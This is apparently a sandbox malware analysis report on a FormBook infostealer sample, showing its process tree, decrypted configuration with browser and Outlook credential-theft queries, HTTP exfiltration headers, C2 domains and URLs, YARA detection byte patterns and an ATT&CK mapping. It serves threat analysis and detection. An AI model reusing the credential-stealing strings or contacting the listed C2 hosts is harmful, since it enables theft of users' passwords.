ID: 339322
Sample Name:
zHgm9k7WYU.exe
Cookbook: default.jbs
Time: 20:57:25
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report zHgm9k7WYU.exe

Overview


General Information

Sample Name:	zHgm9k7WYU.exe
Analysis ID:	339322
MD5:	d97a26894ec19d..
SHA1:	5aa0632c496d7e..
SHA256:	2fdfbfc735f43a4e..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- zHgm9k7WYU.exe (PID: 1928 cmdline: 'C:\Users\user\Desktop\zHgm9k7WYU.exe' MD5: D97A26894EC19DC562EEC833CCB5607F)
  - zHgm9k7WYU.exe (PID: 360 cmdline: {path} MD5: D97A26894EC19DC562EEC833CCB5607F)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 4400 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 1688 cmdline: /c del 'C:\Users\user\Desktop\zHgm9k7WYU.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5024 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc3",
    "KEY1_OFFSET 0x1d570",
    "CONFIG SIZE : 0xd9",
    "CONFIG OFFSET 0x1d66e",
    "URL SIZE : 28",
    "searching string pattern",
    "strings_offset 0x1c1a3",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x9b9701d9",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d7013",
    "0x9f715020",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121f4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01449",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"tknbr.com",
"loyaloneconstruction.com",
"what-where.com",
"matebacapital.com",
"marriedandmore.com",
"qiemfsolutions.com",
"graececonsulting.com",
"www7456.com",
"littlefreecherokeelibrary.com",
"tailgatepawkinglot.com",
"musheet.com",
"tesfamariamtb.com",
"1728025.com",
"xceltechuae.com",
"harperandchloe.com",
"thepamperedbarber.com",
"5050alberta.com",
"supplychainstrainer.com",
"lacorte.group",
"ringingbear.com",
"dwerux.com",
"localeastbay.com",
"zhongyier.com",
"liamascia.com",
"bigdudedesign.com",
"agilearccreations.com",
"clxkxmk.com",
"articlesforthehome.com",
"prestiticadalanu.com",
"mayanroofingsystems.com",
"homeherbgardener.com",
"ricardoinman.com",
"xrhaoqilai180.xyz",
"queromake.com",
"holywaterfoundation.com",
"modacicekevi.com",
"beardeco.com",
"universityhysteria.com",
"lastguytogetcorona.com",
"winton.school",
"sanborns.xyz",
"bbluebay3dwdshop.com",
"mateingseason.com",
"oro-iptv.com",
"pdlywh.com",
"fallgus.com",
"dezigner closet.com",
"dasarelektronika.info",
"cyberparkplace.com",
"serenshiningarts.com",
"edgecase.pro",
"binhminhgarrden.net",
"fansofads.com",
"fortykorp.com",
"shastaestatesseniorliving.com",
"raksrecording.com",
"mack-soldenfx.com",
"freisaq.com",
"sesaassociates.com",
"calerconsult.com",
"sarahpyle.xyz",
"threepeninsulas.com",
"proficienthomesalesandloans.com",
"floridasoapwork.com",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.thatomicshots.com/xlo/lv0000"
```

```
      www.theatomicshots.com/xte/|a0000
    ]
  }
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.290306069.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.290306069.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.290306069.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.294049960.0000000001980000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.294049960.0000000001980000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.zHgm9k7WYU.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.zHgm9k7WYU.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.zHgm9k7WYU.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
1.2.zHgm9k7WYU.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
1.2.zHgm9k7WYU.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Machine Learning detection for sample

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
zHgm9k7WYU.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.zHgm9k7WYU.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.zHgm9k7WYU.exe.5b0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
1.2.zHgm9k7WYU.exe.3620000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.explorer.exe.13b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.ricardoinman.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQZGhQx+cBJl	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.bigdudedesign.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=p5BrHqV+x52+8/dkhIH/2RZzzPQHVqXKKEjnsmk8YSbLMdX3vj27OxdUa7hcnD/L48D0	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.theatomicshots.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=dZpq/2SbxZ9fjKphiMNZYhV3L/2Ns2NYRA9XvZOFrZWohuKG4iXKPwFAYUeyauD7Ycns	0%	Avira URL Cloud	safe	
http://www.www7456.com/xle/?uXrpEpT=uzo0q0TnKI1EbCdNPQJu8iBLwxReibO1ZCV2f0LDQIq1wR/qMfZZPE6SLM+PUhnJc0M8&0V3lvN=YvRXzPexWxVddR	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
